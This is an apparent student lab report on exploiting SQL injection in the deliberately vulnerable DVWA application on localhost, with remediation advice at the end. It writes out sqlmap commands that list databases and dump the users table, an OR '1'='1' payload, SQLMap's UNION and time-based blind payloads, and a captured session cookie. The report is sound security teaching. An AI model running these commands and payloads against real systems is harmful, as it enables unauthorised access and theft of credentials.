SQL Injection Practical Exploitation Report

Title

Practical Exploitation of SQL Injection Vulnerability Using SQLMap

Aim

To identify and exploit a SQL Injection vulnerability in a deliberately vulnerable web application (DVWA) using automated tools, and to demonstrate how sensitive database information can be extracted due to improper input validation.

Environment Setup

- **Operating System: Kali Linux**
- **Target Application: Damn Vulnerable Web Application (DVWA)**
- **Web Server: Apache**
- **Database Server: MariaDB (MySQL compatible)**
- **Attack Tool: SQLMap**
- **Browser: Firefox / Chromium**
- **DVWA Security Level: Low**

Tools Used

1. **DVWA (Damn Vulnerable Web Application)**
   Used as the intentionally vulnerable target for testing SQL Injection attacks.
2. **SQLMap**
   An automated penetration testing tool used to detect and exploit SQL Injection vulnerabilities.
3. **Web Browser Developer Tools**
   Used to capture session cookies required for authenticated SQLMap exploitation.

Description of Vulnerability

SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database.
In DVWA, the id parameter in the SQL Injection module does not properly validate user input, allowing malicious SQL queries to be executed.

Methodology / Attack Steps

Step 1: DVWA Configuration

- **DVWA was installed on Kali Linux.**
- **Database connection was configured successfully.**

- **User logged in with default credentials:**
  - **Username: admin**
  - **Password: password**
- **Security level was set to Low to allow easy exploitation.**

Step 2: Identifying the Vulnerable Parameter

- **Navigated to:**
  DVWA → Vulnerabilities → SQL Injection
- **Tested the input field with valid input (1).**
- **Application returned database-driven content, confirming backend database interaction.**

Step 3: Session Cookie Capture

- **Developer tools were opened in the browser.**
- **Cookies were captured from the application:**
  - **PHPSESSID**
  - **security=low**
- **These cookies were required to maintain an authenticated session during SQLMap execution.**

Step 4: Database Enumeration Using SQLMap

SQLMap was executed with the authenticated session cookie to identify available databases.

Command used:

**sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" **

**--cookie="PHPSESSID=<session_id>; security=low" **

--dbs --batch

Result:

dvwa

information_schema

This confirmed successful SQL Injection exploitation and database access.

Step 5: Dumping User Credentials

The users table from the dvwa database was targeted to extract sensitive information.

Command used:

**sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" **

**--cookie="PHPSESSID=<session_id>; security=low" **


-D dvwa -T users --dump --batch


Result:


- **Usernames and password hashes were successfully extracted from the database.**


Results


- **SQL Injection vulnerability was successfully identified.**
- **Database enumeration was completed.**
- **Sensitive user credentials were extracted.**
- **The application failed to protect database queries due to lack of input validation.**







DVWA Security :: Damn V
http://127.0.0.1/DVWA/security.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Additional Tools


http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Vulnerability: SQL Injection
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


Session Actions Edit View Help
(kali㉿kali)-[/var/www/html/DVWA/config]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=ce5a4eaecea9e59ac924d4e167143a3d; security=low" \
--dbs --batch
{1.10#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:45:22 /2026-02-04/
[02:45:22] [INFO] resuming back-end DBMS 'mysql'
[02:45:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1123 FROM (SELECT(SLEEP(5)))gSRl) AND 'Xtwo'='Xtwo&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b706b71,0x5658654b76766f76685650727248 4c52667a42616c584e46644d615841544558 5a67646745734368,0x7162706271)-- -&Submit=Submit
[02:45:22] [INFO] the back-end DBMS is MySQL



Impact Analysis

Confidentiality

- **Unauthorized access to sensitive data such as usernames and password hashes.**

Integrity

- **Attackers could modify or delete database records.**

Authentication Bypass

- **Extracted credentials can be used to gain administrative access.**

System Risk

- **If database privileges are misconfigured, attackers may escalate to operating system-level access.**

Root Cause of Vulnerability

- **Direct use of user input in SQL queries.**
- **Lack of prepared statements.**
- **Absence of proper input validation.**
- **Excessive database privileges granted to the application user.**

Remediation and Prevention

1. **Use Prepared Statements (Parameterized Queries)**
   Prevents user input from being executed as SQL code.

2. **Input Validation**
   Restrict inputs to expected formats (e.g., numeric values only for IDs).
3. **Least Privilege Principle**
   Database users should have only required permissions.
4. **Web Application Firewall (WAF)**
   Helps detect and block SQL Injection patterns.
5. **Disable Detailed Error Messages**
   Prevents attackers from gaining useful debugging information.

Conclusion

This practical demonstrated how SQL Injection vulnerabilities can be easily exploited using automated tools like SQLMap when proper security controls are not implemented. The successful extraction of database credentials highlights the importance of secure coding practices and robust input validation in web applications.